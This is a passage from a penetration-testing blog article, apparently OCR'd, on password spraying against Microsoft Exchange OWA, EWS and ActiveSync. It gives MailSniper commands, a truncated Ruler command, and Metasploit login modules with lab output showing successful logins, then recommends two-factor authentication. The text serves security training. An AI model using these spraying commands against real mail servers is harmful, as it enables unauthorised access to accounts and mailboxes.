
# **Penetration Testing Lab**

Articles from the Pentesting Field



and contacts. These services are enabled by default regardless if they are used or not and in the majority of the cases are not protected by 2-factor authentication like OWA portals.

MailSniper is a PowerShell script developed by Beau Bullock to interact with mailboxes and perform various operations. However it supports password spraying against OWA, EWS and ActiveSync services. The following command demonstrate how to conduct

```
Invoke-PasswordSprayOWA -ExchHostname exchange.pentestlab.loc
Invoke-PasswordSprayEAS -ExchHostname exchange.pentestlab.loc
Invoke-PasswordSprayEWS -ExchHostname exchange.pentestlab.loc
```

MailSniper - Password Spraying

<u>Ruler</u> a tool developed in Go by Sensepost can be used to perform Password Spraying from a Linux, Windows or MacOSX since it is cross-platform.

1 ./ruler-linux64 -domain pentestlab.local --insecure brute --u

```
root@kali:~# ./ruler-linux64 -domain root@k
```

Ruler - Password Spraying

Metasploit Framework contains two module which can be used to perform Password Spraying against Outlook Web Access portals and Exchange Web Services.

## **Recent Posts**

- ➤ Microsoft Exchange Privilege Escalation
- Microsoft Exchange ACL
- Microsoft Exchange Mailbox Post Compromise
- Microsoft Exchange Code Execution
- Microsoft Exchange NTLM Relay

# **Categories**

- **Coding** (10)
- **▶ Defense Evasion** (20)
- > Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- ▶ Infrastructure (2)
- ➤ Maintaining Access (4)
- ➤ Mobile Pentesting (7)
- ➤ Network Mapping (1)
- > Post Exploitation (13)
- > Privilege Escalation (14)
- > Red Team (35)
- **> Social Engineering** (11)
- **➤ Tools** (7)
- **> VoIP** (4)
- ➤ Web Application (14)
- > Wireless (2)

## @ Twitter

Password Spraying with MailSniper.

#### 1 | auxiliary/scanner/http/owa\_login

```
[*] 10.0.2.2:443 OWA - Testing version OWA_2016
[+] Found target domain: [**]
[*] 10.0.2.2:443 OWA - Trying pentestlab : Password123
[+] server type: EXCHANGE
[+] 10.0.2.2:443 OWA - SUCCESSFUL LOGIN. 9.084702084 '[**] pentestlab' : 'Password123'
[!] No active DB -- Credential data will not be saved!
[*] Auxiliary module execution completed
```

Metasploit – OWA Login Module

The following module can be used for EWS.

1 auxiliary/scanner/http/owa\_ews\_login

```
msf5 auxiliary(scanner/http/owa_ews_login) > run
[+] Found NTLM service at /ews/ for domain term.
[+] 10.0.2.2:443 - Successful login: pentestlab:Password123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit – EWS Login Module

Accessing the inbox of a user can lead to full domain compromise as it has been described in this <u>cyber threat scenario</u>. Therefore 2-factor authentication should be enabled across all Exchange services to prevent password spraying.

- > RT @monoxgas: Posted some VBA code for loading a DotNet assembly directly using mscorlib + Assembly.Load by manually accessing the VTable o... 8 hours ago
- RT @IreneAnthi: Great talk from @pbFeed and @matilda\_rhode on malware detection and cyber analytics! https://t.co/DS1PPaqQHJ 2 days ago
- So many examples... This is because companies believe that this is the safest choice, plus they don't want to inves... twitter.com/i/web/status/1...
   2 days ago
- ➤ RT @GeorgoulisAlexi: Honoured that ♥
  #TheDurrells ♥ was nominated for the best
  favourite #drama #ITV #TVTimesAwards2019 Vote
  is open: htt... 4 days ago
- @myexploit2600 @WeegieCast @ZephrFish
   @fuzz\_sh congratulations! Looking forward to it!
   4 days ago

Follow @netbiosX

## **Pen Test Lab Stats**

> 3,961,741 hits

#### **Next Conference**

Security B-Sides London April 29th, 2014

The big day is here.

